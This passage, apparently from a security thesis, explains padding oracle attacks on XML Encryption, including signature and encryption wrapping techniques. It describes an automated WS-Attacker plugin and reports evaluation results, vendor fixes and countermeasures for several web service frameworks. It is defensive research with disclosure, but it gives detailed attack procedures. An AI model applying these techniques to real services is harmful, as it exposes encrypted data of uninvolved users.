


Figure 2.17: Adaptive chosen-ciphertext attack scenario: the attacker uses the receiver as an oracle which responds whether the message was *valid* or *invalid*.

Two major examples of these attacks are Vaudenay’s attack on Cipher Block Chaining mode of operation (CBC)-based symmetric encryption [232] and Bleichenbacher’s attack on RSA-PKCS#1 v1.5-based public-key encryption [19, 99]. Cryptographic details of these attacks are not relevant for this section. It is just necessary to know that the attacks against these cryptographic algorithms are applicable whenever an oracle is given that decrypts a ciphertext and responds with 1 (*valid*) or 0 (*invalid*) according to the validity of the decrypted message. A typical reason for answering with 0 is that the decrypted message contains an invalid padding. Thus, the attacks are also known as padding oracle attacks.

Recently, two works on XML Encryption were published that are based on the attacks of Vaudenay and Bleichenbacher:

Attack on symmetric ciphertexts in XML Encryption [87]. The attack on symmetric CBC-ciphertexts generalizes the idea behind padding oracle attacks by Vaudenay [232]. The attacker exploits the behavior of XML servers, which need to parse XML messages after they are decrypted. In case the message cannot be parsed, the server responds with a failure, which gives the attacker a hint on the message validity. This allows to perform a highly efficient attack and decrypt one encrypted byte by issuing only 14 server queries on average.

Attack on asymmetric ciphertexts in XML Encryption [86]. The attack on asymmetric ciphertexts [99] completely breaks the confidentiality of the exchanged symmetric keys encrypted with the XML Encryption padding scheme. The gained symmetric key enables the attacker to decrypt the symmetric ciphertext in the XML message. The attacker can determine the validity of the modified XML Encryption ciphertext by means of an invalid server response, which is triggered, for example, the XML Encryption ciphertext decrypts to a symmetric key with an invalid length.

2.6.1.2 XML Signature as a Countermeasure

The attacks on XML Encryption are only applicable if:

- (1.) The server supports XML Encryption or CBC.
- (2.) The attacker can force the server to process modified ciphertexts and receive responses based on the message validity.

The first aspect can be solved by deploying ciphers securely against adaptive chosen-ciphertext attacks. XML Encryption supports RSA-OAEP and AES-GCM [48]. However, these two ciphers are not well-integrated in common web service frameworks.¹⁰ This forces the developers to use XML Encryption and CBC [85].

The second point can be solved by protecting the authenticity of the exchanged ciphertexts with XML Signatures. However, this countermeasure brings several problems [204, 207], which are briefly discussed in the following. For this purpose, please consider Figure 2.18a, which depicts an encrypted and signed SOAP message.

XML Signature Wrapping. The XML Signature Wrapping (XSW) attack was first presented by McIntosh and Austel [137] and independently by Bhargavan et al. [16, 17]. The basic idea behind this attack is to move the signed elements in a different part of the XML tree and force the application logic to evaluate newly defined elements.

¹⁰For example, only 1 out of 5 frameworks analyzed in Section 2.6.3 implements AES-GCM: Apache CXF.




Figure 2.18: The XSW attack is applied to an encrypted and signed message.

An exemplary XSW attack applied on the message shown in Figure 2.18a is depicted in Figure 2.18b. The attacker first moves the original `<soap:Body>` element to the SOAP `<soap:Header>`. Afterwards, he defines a new `<soap:Body>` element, and forces the `<EncryptedKey>` `<DataReference>` to point to the `<EncryptedData>` element within the newly defined `<soap:Body>`. A vulnerable web service processes such a message as follows:

- (1.) It first verifies XML Signature over the original `<soap:Body>` element. Since the content of this element was not modified, the signature is valid.
- (2.) It decrypts the newly defined `<EncryptedData>` element with `Id="oracle"` since this element is referenced in `<EncryptedKey>`.

This allows the attacker to insert arbitrary content into the `<EncryptedData>` element and execute the attack on a symmetric cipher. Note that applying the XSW attack technique requires to find a valid position to which the originally signed element can be moved [135, 205]. Therefore, the attacker has to send several messages until the message is accepted.

XML Encryption Wrapping. The XML Encryption Wrapping (XEW) follows a similar principle as XSW [204, 207] and enforces the decryption logic to decrypt unauthenticated XML contents. The attacker achieves this by defining new `<EncryptedData>` in the `<soap:Header>` element.

As depicted in Figure 2.19, the attacker does not move the original `<soap:Body>` element with its content. This enables the web service to verify and decrypt the original `<soap:Body>`. The web service additionally decrypts a newly defined `<EncryptedData>` element with `Id="oracle"` since the `<EncryptedKey>` element contains a `<DataReference>` with `URI="#oracle"`.

There are a few variations of this attack. For example, it is also possible to define a completely new `<EncryptedKey>` element with a `<DataReference`




Figure 2.19: XML Encryption Wrapping (XEW) attack applied on a signed and encrypted message forces the recipient to process unverified `<EncryptedData>`.

`URI="#oracle">` child element. This is applicable to servers processing only one `<EncryptedData>` for each `<EncryptedKey>` element.

Protecting the `<EncryptedKey>` Element. The `<EncryptedKey>` element is typically not protected by XML Signature in web service scenarios, as shown in Figure 2.18a. However, by modifying the `<EncryptedKey>` content, the symmetric key changes, which leads to a failure in symmetric data decryption. If the server responds with unified error messages, the attacker is not able to distinguish whether an error results from invalid `<EncryptedKey>` or invalid `<EncryptedData>` decryption.

Jager et al. [86] have shown several ways to distinguish the source of decryption failure. One of them is to provoke direct messages by defining a new `<EncryptedKey>` element without any `<DataReference>`. This results in the decryption of a symmetric key, but this symmetric key is *not* used further for symmetric data decryption. Thus, the server responds with a failure if and only if the `<EncryptedKey>` is invalid. This allows an attacker to distinguish valid from invalid asymmetric ciphertexts.

A valid countermeasure against the attacks on RSA-PKCS#1 v1.5 ciphertexts is to generate a random symmetric key every time the decryption fails, and use this key for further processing steps [19]. This prevents distinguishing valid from invalid RSA-PKCS#1 v1.5 ciphertexts in protocols like TLS. However, Jager et al. [86] have shown that this countermeasure does not apply to XML

Encryption: the attacker can use the validity of CBC ciphertexts as a side channel to distinguish valid from invalid RSA-PKCS#1 v1.5 ciphertexts. This attack results in several millions of server queries and becomes impractical.

2.6.2 Automatic XML Encryption Attack

We have implemented the described attacks on XML Encryption as a plugin for WS-Attacker. This section gives a high-level overview of our implementation and highlights some noteworthy facts and problems we faced during our design and implementation phases.

2.6.2.1 About Attack Complexity

Before we describe how to break XML Encryption automatically, we need to spot on the complexity of the attack and its prerequisites. The complexity is caused in different XML Security components, for example, timestamps, as well as in signed and encrypted elements. To be more precise, an XML document can contain XML Signatures that do not protect encrypted elements but are used to prevent replay attacks. If the XML document to be decrypted contains a *nonce* or a *timestamp* that is signed, XSW must be applied to this document part. There can also be XML Signatures that protect encrypted elements, as shown in Figure 2.18a. To be able to run the XML Encryption attack, XSW or XEW must be applied on this document part.

Regarding Figure 2.18b, we already present *one* possible XSW vector. This is, however, only *one* vector. XSW itself is a very complex attack and there may be numerous possible vector adaptations. Each of these vectors has to be sent to the web service in order to find a working solution, which enlarges the attack complexity by the number of possible XSW vectors. We refer to Mainka [116] and Somorovsky et al. [206] for more details.

Let us consider a typical scenario in which a SOAP message includes an encrypted `<soap:Body>`. The message contains one `<EncryptedKey>` and one `<EncryptedData>` element. The `<EncryptedData>` element is protected by an XML Signature, together with a `<Timestamp>` element.¹¹ We assume that the XML Signature uses ID-based referencing mechanism, which was described in Section 2.2.3.1.¹² This assumption allows us to implicate that the XSW and XEW attacks have always the same number of attack vectors ($=n$). This is because both attacks in general use the same wrapping positions.

If we want to attack the `<EncryptedData>` element in this scenario, we first need to circumvent the XML Signature that protects the `<Timestamp>`. We assume n possible XSW vectors for this. We then have to circumvent the XML Signature that protects the `<EncryptedData>` element, which results in further n possibilities. If the second XSW fails, we can try to use the XML Encryption Wrapping on the `<EncryptedData>` element. We can again assume n possi-

¹¹It is also possible that the message contains more encrypted elements. For simplicity, we omit this scenario in our analysis.

¹²In addition, XML Signature specification allows to use a more complex XPath-based referencing, which is omitted in our analysis, but is implemented in our plugin.




Figure 2.20: The attack workflow consists of three phases.:

bilities for this. In total, we have to send $3 \cdot n$ messages to a web service for detecting whether we can construct an XML decryption oracle from a web service and execute the XML Encryption attack. The concrete number of n scales with the document's total element number – typical values are 250 – 5000 [116], thus we have to send up to 15000 messages.

If the XML Signature countermeasures can be successfully circumvented, we have to send differently formatted ciphertexts to the server. We then need to map the real server responses to the responses produced by an oracle (*valid* and *invalid*). Once the mapping is provided, the attack can be executed. The complexity of the XML Encryption attacks was analyzed by Jager et al. [86] and Jager and Somorovsky [87]. The number of attack queries depends on the encryption scheme the attack is targeting. The attack on the symmetric encryption scheme (AES-CBC) takes about 14 server queries per decrypted plaintext byte. The attack on RSA-PKCS#1 v1.5 ciphertexts allows the attacker to directly decrypt the symmetric key, and thus is independent of the plaintext length. However, it needs to issue between 20000 and several millions of server queries, depending on the given side channel (cf. [86] for more details).

2.6.2.2 Attack Workflow

Figure 2.20 depicts the whole attack workflow. It is structured into three phases: (1.) The *Detection Phase* analyses the encrypted XML message. (2.) The *Avoid Phase* circumvents XML Signature protection. (3.) The *Attack Phase* executes the attack.

Detection Phase. The *encrypted XML document* is the input for the whole process. In the Detection Phase, the document is analyzed *offline* and security elements are identified. This includes the identification of signatures, encrypted document parts, as well as timestamps. The results are stored in the *knowledge pool*, so that other components can access them.

Avoid Phase. The Avoid Phase takes place *online*. Its goal is to avoid the protection of the input document so that it is possible:

- (1.) Sending several messages to the web service and, thus, circumventing replay protection.
- (2.) Manipulating the encrypted part that is going to be decrypted. This induces the bypassing of the message authenticity.

To attain these goals, the knowledge pool is first asked whether the document contains a signed timestamp. In this case, XSW is performed. More precisely, different XSW vectors are created in order to update the `<Timestamp>` and sent to the web service. If no XSW is possible, the attack is aborted.

In the following step, the knowledge pool is asked whether the document contains an encrypted element that is protected by a signature. If the encrypted element is protected, further XSW and XEW steps follow. If either the XSW or the XEW step is successful, the attacker is able to modify the encrypted document part, and execute an *identify oracle step*. Otherwise, the attack is aborted and cannot be applied.

Finally, the last step in this phase identifies the oracle to perform the attack. Depending on the attacked XML part (asymmetric or symmetric), XML messages are prepared in order to provoke an error behavior in the web service processing (e.g., invalid RSA-PKCS#1 v1.5 padding or unparsable XML character). The generated messages are then sent to the web service. At the end, the attacker needs to provide a mapping between the response and the oracle answer 1 and 0. This mapping is saved in the knowledge pool.

Attack Phase. In the Attack Phase, the web service is used as an oracle to execute an attack on a symmetric [87] or asymmetric [86] encryption scheme. During the attack execution, adapted XML ciphertexts are created and sent to the web service. The received responses are evaluated using the configured knowledge pool and transformed to a 1 or 0 oracle response.

2.6.2.3 Integration into WS-Attacker

According to the fully-automatic approach of WS-Attacker to penetrate web services, we developed a WS-Attacker plugin for XML Encryption attacks. Our plugin is open source as well and is distributed with WS-Attacker on GitHub [118].

As shown in Figure 2.21, our plugin can be configured with different attack parameters for attacking XML Encryption. After the *Detection Phase*, we automatically get an overview of the encrypted elements, their relations and countermeasures. The collected information has effect on the further configuration of the Avoid Phase and Attack Phase. The first step is to choose an encrypted element from the list *Elements*. Then we have to choose which element we would like to attack (*isAttackPayload*). In our example, this could be the `<EncryptedData>` element or the `<EncryptedKey>` element. Furthermore, we have the possibility to fine-tune the configuration in order to reduce the complexity of the attack, and thus reduce the total number of messages sent to the web service:

- ▶ *Oracle Type*: this setting allows to define a specific oracle type, for example, an error message or a timing oracle, or to test all known oracle types (which increase the duration of the attack workflow). Currently, timing oracle is not yet implemented.
- ▶ *Wrapping Attack*: this is a setting to use only the XSW or XEW attack in

Detected Encrypted Elements:

Elements: EncryptedKey TimeStamp

Configuration: Attack: Oracle Type:
Wrapping Attack: StringCompare:
Threshold Wrap Error: Threshold General Error:

EncryptedKey:

isAttackPayload
 isSigned
 isAddWrap
PKCS1 Strategy:

```

"http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd">
  <xenc:EncryptionMethod xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" Algorithm=
"http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
  <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
    <wsse:SecurityTokenReference>
      <wsse:KeyIdentifier EncodingType=

```

EncryptedData: 1/1

isAttackPayload
 isSigned
 isAddWrap
 useTypeWeakness

```

  <xenc:CipherData>
    <xenc:CipherValue>
jXvVRqnTrgKaBip88NTwuyqLkupHAhy6vkdwCDgzQ1+Bwf5gT72pF1WZ2s39aBdjQ0wKlukjkSL/341yLxwWk2JqTZhJ3
cfC6QrNQ29cJiFxpTJtLogTJxJz6twz+/hPhym8vg/2LwzK607Djj3AmJ1tq43Nfg3mW6y2o5/1SEhvoXpRXbw==</xen
    </xenc:CipherData>
  </xenc:EncryptedData>

```

Figure 2.21: Our WS-Attacker XML Encryption plugin automatically detects encrypted elements and allows a user to configure oracle and attack properties.

order to prefer one specific type. Otherwise, both wrapping attack types are used.

- ▶ *StringCompare and Threshold Errors*: different server responses can be mapped to the same oracle response. This is because real server responses can include message-specific data like nonces or timestamps. In order to omit such comparison problems, the algorithm uses different string comparison methods (e.g., Levenstein or Dice coefficient) [200]. During the attack execution, the comparison methods are used to compare the actual server response with the ones saved in the knowledge pool to get the 1/0 oracle mapping. In addition, the setting enables the user to choose from the implemented similarity metrics and define specific similarity thresholds. A similarity threshold defines a similarity value that must be achieved to map a server response to a 1/0 oracle response from the knowledge pool.
- ▶ *PKCS#1 Strategy*: as discussed in Section 2.6.1, different strategies can be applied for provoking error messages while executing an attack on the `<EncryptedKey>`. One of them is a *NoKeyRef* strategy. This strategy defines a new `<EncryptedKey>` element that is not used further by any `<EncryptedData>`. Furthermore, the setting allows to choose a *CbcWeak* strategy, which exploits a combination of weaknesses in RSA-PKCS#1 v1.5 and AES-CBC. More details can be found in the research results of Jager et al. [86].

Framework	PKCS#1 Attack		CBC Attack		Counter-measures Applicable
	Type	Total Queries	Type	Queries /Byte	
Apache Axis2 1.6.2	–		XEW	14	no
Apache CXF 2.7.10	XSW +NoKeyRef	46,000	XSW/XEW	14	yes _{a)}
Axway SOA Gateway 7.3.1	Direct	20,000	XSW/XEW	23 _{b)}	yes _{c)}
IBM DataPower XI50	–		XEW	23 _{b)}	yes _{d)}
Microsoft WCF	–		–		yes

Table 2.13: Evaluation results report attack application possibilities on the investigated XML security frameworks, including the number of requests needed to decrypt a ciphertext.

- a) After the framework was patched against the issues we reported.
- b) The different number of attack queries resulted from a different XML parsing technique applied in the gateway. For this reason, we needed to extend the original attack algorithm.
- c) With specific XPath expressions and unifying error messages.
- d) With specific XPath expressions.

2.6.3 Practical Evaluation

We used our implemented WS-Attacker plugin for automatically attacking different XML Encryption implementations. We first analyzed default server configurations with XML Signature and XML Encryption. After we found a successful attack, we further investigated the server behavior and the possibilities for extended countermeasures. The summary of our results is reported in Table 2.13 and provides information on the number of server queries and the applied attack type (XSW / XEW / NoKeyRef / Direct). Direct attack type indicates that there is no attack strategy needed and the attack works directly (without XSW / XEW / NoKeyRef).

Please note that attacks on RSA-PKCS#1 v1.5 ciphertexts are always applicable when the attacks on CBC ciphertexts are possible, as discussed in Section 2.6.1. However, the attacks become impractical since the attacker needs to issue several millions of server queries. Thus, we do not consider them in our practical evaluation.

2.6.3.1 Apache Axis2

Web service security standards in Apache Axis2 are provided by the Apache Rampart library. For testing purposes, we used the delivered Apache Rampart samples 5 and 6, which apply a configuration with XML Encryption and XML Signature.

Attack. The attack on RSA-PKCS#1 v1.5 ciphertexts was applicable only to an older Apache Axis2 1.6.0 version, and needed about 55,000 server queries to decrypt a symmetric key. The current version (1.6.2) was not vulnerable to the attacks. This is because the underlying libraries of Axis2 1.6.2 generate a random symmetric key in the case the RSA-PKCS#1 v1.5 decryption fails. This prevents successful attacks, as discussed in Section 2.6.1.

CBC Attack. Both configurations could be attacked using XEW. We are

not aware of any configuration that would protect against these attacks in the current Apache Axis2 version.

2.6.3.2 Apache CXF

For our tests, we used a sample delivered by one of the Apache CXF developers. The example web service applies XML Signature and XML Encryption.

Attack. The RSA-PKCS#1 v1.5 attack could be applied thanks to an XSW attack combined with a *NoKeyRef* strategy. This means the `<EncryptedKey>` contained no reference to `<EncryptedData>`. In case of an incorrect `<EncryptedKey>`, a random symmetric key was generated in order to prevent further side channels [86]. The algorithm searched for the first `<EncryptedData>` structure referenced by the `<EncryptedKey>` and generated a random symmetric key for this `<EncryptedData>`. Since there was no `<EncryptedData>` referenced in our attack message, the server attempted to generate a random key for a default AES-128 algorithm. However, the server incorrectly generated a key of a 128-byte length (instead of 128 bits), which led to an internal exception and a different server response.

We reported this problem to the developers, who analyzed this incorrect behavior. The problem was fixed in versions 1.6.17 and 2.0.2 of the underlying WSS4J library.

CBC Attack. The default configuration could be attacked using XSW and XEW attacks.


In addition, we tested the server for further countermeasures. Apache CXF allows to apply a configuration attribute `requireSignedEncryptedDataElements = "true"`, which ensures that the authenticity of the encrypted content is verified prior to decryption. With our new attack plugin, we found out that this countermeasure could be circumvented using an XSW attack.

We again reported this vulnerability to the Apache CXF developers. The XSW problem was then fixed in Apache CXF versions 1.6.17 and 2.0.2 of the underlying WSS4J library so that the corresponding configuration attribute `requireSignedEncryptedDataElements = "true"` can now be used securely.

2.6.3.3 Axway SOA Gateway

For deploying XML Signature and XML Encryption, Axway SOA Gateway provides several configurations. These configurations allow to enforce which elements have to be verified and which elements have to be decrypted. We first applied the default configuration, which defines that arbitrary elements have to be decrypted and signed. Afterwards, we analyzed possible countermeasures.

Attack. It was possible to apply a direct attack using differences in error messages, see Figure 2.22. We found out that the server responded with a unified SOAP error message in the case that we sent an invalid `<EncryptedKey>`. On the other hand, an `<EncryptedKey>` with a correctly formatted RSA-PKCS#1 v1.5 message led to a simple HTTP Error message. This was because the server decrypted a symmetric key, which was of an invalid length so it could not be used to decrypt `<EncryptedData>`, or the decrypted symmetric key had a valid length



Name	Status	Rating	Vulnerable?
XML-Encryption Attack	Finished	100%	YES

Time	Level	Source	Content
11:41:45.311	Important	XML-Encryption Attack	Setting avoided Document
11:42:57.366	Info	XML-Encryption Attack	Starting PKCS#1 ATTACK
12:44:50.22	Critical	XML-Encryption Attack	Plaintext of encrypted data: 02 1c f9 75 15 ca 83 24 69 89 77 71 bb 83 88 6e e4 a7 d6 95 fb 72 cf 19 da 5b 99 54 8e 7b dd 37 04 f9 44 8f 04 03 26 06 68 4e 51 ba 81 c2 1c 33 4c 8f 66 f9 97 0d ad ab 28 c3 52 09 7a d7 0f ce 99 6d a9 39 dd 83 b2 0e 2a fd a8 be 15 83 aa 49 50 08 90 26 42 f1 93 57 1e 0d e4 b5 4e 6d 0d a9 9a 8d dc ef 47 a7 ef e8 70 bc fc a7 6b 95 8c f2 d8 a3 32 3b ba de 5c b1 18 6c 9f f2 05 99 7e 95 2c 85 70 91 b4 92 2f c1 bb 5d 07 a0 27 3f 75 26 d8 e2 2f a1 9 3c 2a 1f f8 32 9c a1 c5 88 a3 51 66 72 36 e5 62 da a8 da e5 d7 b3 5b 1a d8 61 0e cc b1 01 4a e5 20 20 5e 26 cb 20 64 a4 d4 79 13 fa 8e c0 10 fb 6d 7f 08 15 07 11 8e cd c9 b1 8a 91 72 a5 b3 aa a3 7e fd ec f4 89 23 7e 9a be 04 b0 f4 2e 21 b6 4f 68 37 f8 0b eb 71 20 44 a4 ac 06 7e aa e5 33 0b ef e0 1b 4c 10 88 d8 8f b3 Number of Oracle Queries: 19764 Bytes decrypted: 255
12:44:50.27	Info	XML-Encryption Attack	

Figure 2.22: WS-Attacker shows the decrypted plaintext after the successful attack on the Axway SOA Gateway.

but `<EncryptedData>` was decrypted to an unparsable content. This allowed us to distinguish valid from invalid messages and apply a Bleichenbacher attack directly.

CBC Attack. As mentioned above, the server responds with different error messages if `<EncryptedData>` decryption fails. In order to modify ciphertexts in `<EncryptedData>` elements, XSW or XEW attacks were necessary. This allowed us to distinguish error messages and apply an attack against the symmetric encryption scheme.

As can be depicted in Table 2.13, the attack needs about 23 queries to decrypt one byte. This number differs from the original results of Jager and Somorovsky [87] and leads to a different XML parsing approach used in the gateway. More precisely, the parser accepts decrypted content if and only if the content contains at least one valid character (in comparison to an empty string, which is accepted by the parsers analyzed in the original paper). For this reason, we needed to extend the original algorithm to handle this stricter XML parsing property, which resulted in a higher number of attack requests.

Countermeasures. Axway SOA Gateway offers several XPath expressions [26] to define concrete positions of signed and encrypted elements. However, most of these default expressions are insecure and allow us to apply XSW or XEW attacks.

In order to defend the CBC attack, it is possible to deploy the following secure configuration and define (cf. Figure 2.23):

- ▶ *What must be signed?*
`/soap:Envelope/soap:Body` to ensure that all the Body elements are signed.
- ▶ *Nodes to decrypt?*
`/soap:Envelope/soap:Body/enc:EncryptedData` to ensure that only the elements `<EncryptedData>` inside of the (signed) Body element are decrypted. Others are ignored.

This is, however, not a solution for the RSA-PKCS#1 v1.5 attack since the attacker is still able to modify `<EncryptedKey>` elements. In order to protect from this attack, the user has to additionally unify the outgoing error messages. Another countermeasure would be to generate random symmetric keys in the




Figure 2.23: Countermeasures applicable in the Axway SOA Gateway.

case that RSA-PKCS#1 v1.5 decryption fails, as proposed by Jager et al. [86] and deployed by other analyzed frameworks.

2.6.3.4 IBM DataPower

We tested IBM DataPower XI50 with the Firmware XI50.6.0.0.2. Similarly to the Axway SOA Gateway, IBM DataPower offers several configurations combining XML Encryption with other security mechanisms. We first used the default configuration with XML Signature and XML Encryption for SOAP messages, which was vulnerable to the attack on CBC ciphertexts. Afterwards, we analyzed possible countermeasures together with IBM developers.

Attack. We were not able to apply the attack on RSA-PKCS#1 v1.5 ciphertexts. We analyzed IBM DataPower’s server logs and found out that DataPower generates a random symmetric key every time the RSA-PKCS#1 v1.5 decryption fails. This makes the RSA-PKCS#1 v1.5 attacks impractical, see Section 2.6.1.

CBC Attack. By default, IBM DataPower decrypts *all* the `<EncryptedData>` elements in the document. If the decryption of an `<EncryptedData>` element fails, the server just responds with the original encrypted content. Otherwise, the server proceeds with the decrypted message and its response differs. This allowed us to apply attacks on CBC ciphertexts. To overcome the XML Signature protection, we used the XEW technique.

As depicted in Table 2.13, we needed about 23 server queries to decrypt one plaintext byte. This is because IBM DataPower uses a parsing mechanism that is similar to the one used by Axway SOA Gateway.

Countermeasures. We discussed several countermeasures with IBM developers. It turned out that it is possible to restrict positions of `<EncryptedData>` elements that are going to be decrypted. For this purpose, the server adminis-




Figure 2.24: In order to restrict the decryption of `<EncryptedData>` elements, the *Selected Elements* configuration has to be used.

trator has to choose *Selected Elements (Field-Level)* in the decryption configuration, see Figure 2.24. Afterwards, he must define an XPath for the element that is going to be decrypted, see Figure 2.25. In addition, proper XPath expressions have to be defined for the XML Signature validation step in order to protect the authenticity of the encrypted data.




Figure 2.25: Specific positions for `<EncryptedData>` elements which are going to be decrypted can be restricted using XPath.

2.6.3.5 Microsoft WCF

Microsoft WCF was not vulnerable to the investigated attacks.

This framework allows a developer to define three different protection levels: (1.) `EncryptAndSign`, (2.) `Sign`, and (3.) `Unprotected`. For our tests, we used the `EncryptAndSign` profile, which applies a very strict XML processing:

- ▶ There is no possibility for including an additional `<EncryptedKey>` or an additional `<EncryptedData>` element to enforce decryption.
- ▶ Signatures are strictly verified only on specified fields. There is no possibility to apply an XSW attack.

- ▶ The error messages do not reveal any confidential data relevant to our attacks.

